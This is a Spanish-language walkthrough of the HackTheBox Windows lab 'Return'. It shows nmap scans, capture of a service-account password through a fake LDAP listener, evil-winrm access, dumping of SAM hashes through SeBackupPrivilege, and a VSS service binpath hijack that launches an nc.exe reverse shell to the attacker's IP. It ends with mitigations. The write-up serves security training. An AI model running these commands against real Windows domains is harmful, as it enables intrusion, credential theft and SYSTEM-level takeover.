
Return (HackTheBox)

Máquina: Return
SO: Windows
IP: 10.10.11.108
Fecha: 2025-10-20
Herramientas:
Dificultad: Easy
Tipo de informe: POC + comandos utilizados + Conclusiones

Enumeración

Empezamos enumerando la máquina con al herramienta "ping". En esta podemos Identificar un TTL de 127(+1), lo que sugiere que es un Windows.



Parámetros:

- -c: Cantidad de paquetes que queremos enviar

A continuación usamos la herramienta "Nmap" para identificar puertos y sus versiones.
Puertos TCP:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertos.txt 10.10.11.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 04:28 EDT
Nmap scan report for 10.10.11.108
Host is up, received user-set (0.072s latency).
Not shown: 65510 closed tcp ports (reset)
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
```

Parámetros:

- -sS: Syn-Scan, usa solo la primera fase del 3WayHandshake
- -n: Evitamos hacer DNS Resolution
- -Pn: Evitamos hacer Host Discovery
- --min-rate 5000: Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- --disable-arp-ping: Evitamos ARP Discovery
- --reason: Estado del puerto
- -oN: Salida normal de Nmap

Puertos UDP:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sU -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertosU.txt 10.10.11.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 04:28 EDT
Warning: 10.10.11.108 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.108
Host is up, received user-set (0.049s latency).
Not shown: 65386 open|filtered udp ports (no-response), 145 closed udp ports (port-unreach)
PORT    STATE SERVICE      REASON
53/udp  open  domain       udp-response ttl 127
88/udp  open  kerberos-sec udp-response ttl 127
123/udp open  ntp          udp-response ttl 127
389/udp open  ldap         udp-response ttl 127
```

Parámetros:

- -sU: UDP-Scan

Versiones:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sCV -O -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001 -oN versiones 10.10.11.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-20 04:30 EDT
Nmap scan report for 10.10.11.108
Host is up (0.056s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: HTB Printer Admin Panel
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-20 08:49:12Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-
Site-Name)
445/tcp   open  microsoft-ds?
```

(SNIP...)

Parámetros:

- -sCV: Ejecutar Script Default e identificar versiones
- -O: Aproximación de Sistema Operativo

Se encontró un servidor HTTP con una imagen de impresora, lo que sugiere que LDAP podría ser importante.

Además encontramos "settings.php" en el servidor HTTP. Aportando información públicamente de un servidor, un usuario y una credencial que se puede obtener con la herramienta "netcat".

Server Address	10.10.16.5
Server Port	389
Username	svc-printer
Password	*******
Update	

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nc -nvl -s 10.10.16.5 -p 389
listening on [10.10.16.5] 389 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.108] 50363
0*`%return\svc-printer◆
                        1edFg43012!!
```

Explotación

Con este usuario con credenciales podemos acceder y enumerar varias fuentes de información. Pero no encontramos nada de gran valor.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# smbclient -U svc-printer -L //10.10.11.108
Password for [WORKGROUP\svc-printer]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# crackmapexec smb 10.10.11.108 -u svc-printer -p '1edFg43012!!' --users
SMB         10.10.11.108    445    PRINTER          [*] Windows 10 / Server 201
main:return.local) (signing:True) (SMBv1:False)
SMB         10.10.11.108    445    PRINTER          [+] return.local\svc-printe
SMB         10.10.11.108    445    PRINTER          [+] Enumerated domain user(
SMB         10.10.11.108    445    PRINTER          return.local\svc-printer
: Service Account for Printer
SMB         10.10.11.108    445    PRINTER          return.local\krbtgt
: Key Distribution Center Service Account
SMB         10.10.11.108    445    PRINTER          return.local\Guest
: Built-in account for guest access to the computer/domain
SMB         10.10.11.108    445    PRINTER          return.local\Administrator
: Built-in account for administering the computer/domain
```

Por lo tanto, con la herramienta "evil-winrm" accedemos al sistema.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitat
module Reline

Data: For more information, check Evil-WinRM GitHub: https://git
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami
return\svc-printer
```

Dentro del sistema con la cuenta de usuario "svc-printer" encontramos varias formas de elevar privilegios.
Una sería con "SeBackupPrivilege" y la otra con "SeLoadDriverPrivilege", "SeBackupPrivilege".

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Enabled
SeLoadDriverPrivilege         Load and unload device drivers       Enabled
SeSystemtimePrivilege         Change the system time               Enabled
SeBackupPrivilege             Back up files and directories        Enabled
SeRestorePrivilege            Restore files and directories        Enabled
SeShutdownPrivilege           Shut down the system                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote system  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Enabled
SeTimeZonePrivilege           Change the time zone                 Enabled
```

- SeBackupPrivilege: Permite leer cualquier archivo del sistema (ignorando ACL)
- SeLoadDriverPrivilege: Permite subir controladores y ejecutarlos como SYSTEM

Post-Explotación

Forma 1 (SeBackupPrivilege)

Objetivo: Obtener el HASH de Administrador.

Del repositorio de GitHub "http://github.com/guiliano108/SeBackupPrivilege" nos descargamos los ficheros "SeBackupPrivilegeCmdLets.dll" y "SeBackupPrivilegeUtils.dll".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# ls -altr SeBackupPrivilegeCmdLets.dll SeBackupPrivilegeUtils.dll
-rw-r--r-- 1 root root 16384 Oct 20 05:47 SeBackupPrivilegeUtils.dll
-rw-r--r-- 1 root root 12288 Oct 20 05:47 SeBackupPrivilegeCmdLets.dll
```

Subimos estos archivos al sistema operativo Windows (sistema víctima).

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> dir


    Directory: C:\Users\svc-printer\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/20/2025   3:06 AM          12288 SeBackupPrivilegeCmdLets.dll
-a----        10/20/2025   3:07 AM          16384 SeBackupPrivilegeUtils.dll
```

Los podemos subir con upload Name_file

Ahora procedemos a cargar los módulos en la session de PowerShell (evil-winrm).
Replicamos los directorios Sam y System para usarlos en la máquina local.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> Import-Module .\SeBackupPrivilegeCmdLets.dll
*Evil-WinRM* PS C:\Users\svc-printer\Documents> Import-Module .\SeBackupPrivilegeUtils.dll
*Evil-WinRM* PS C:\Users\svc-printer\Documents> reg save hklm\sam C:\Users\svc-printer\Documents\sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc-printer\Documents> reg save hklm\system C:\Users\svc-printer\Documents\system
The operation completed successfully.
```

Los podemos llevar a nuestra máquina con download Name_file

Ahora en nuestra máquina ejecutamos "secretsdump" y obtendremos el HASH de Administrador.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# python3 /opt/Certipy/venv/bin/secretsdump.py -sam sam -system system LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xa42289f69adb35cd67d02cc84e69c314
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:34386a771aaca697f447754e4863d38a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up...
```

Forma 2 (SeLoadDriverPrivilege & SeBackupPrivilege)


Objetivo: Obtener una Shell elevada en el sistema Windows.

Lo primero que hacemos es subir a la máquina Windows el fichero ejecutable "nc.exe" para ejecutarlo con privilegios elevados y obtener una shell de privilegios elevados.

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config VSS binpath="C:\Users\svc-printer\Desktop\nc.exe -e cmd
 10.10.16.5 4443"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start VSS
```

VSS corre como NT Authority\System, lo modificamos para lanzar el nc.exe

Y abriendo una conexión de escucha en nuestra máquina obtendremos acceso al sistema como NT Authority\System.



Conclusiones

En esta máquina de Hack The Box (*Return*) se demostró una técnica de escalada de privilegios basada en la modificación del binario asociado a un servicio crítico (VSS).
Partiendo de credenciales encontradas en "settings.php" obtuvimos acceso con la cuenta "svc-printer".
A partir de ahí aprovechamos derechos especiales (SeBackupPrivilege y SeLoadDriverPrivilege) para elevar privilegios y obtener Hashes.

Mitigaciones

Prioridad alta

1. Rotar credenciales comprometidas y notificar
2. Eliminar credenciales en ficheros públicos
3. Revisar privilegios de usuarios (GPO y ACLs)

Prioridad media

1. Aplicar metodologías Zero-Trust y Privilegio Mínimo
2. Revisar políticas seguras de credenciales

Prioridad baja

1. Monitorear y analizar el Sistema constantemente
2. Habilitar auditorías detalladas
3. Implementar EDR para proteger los sistemas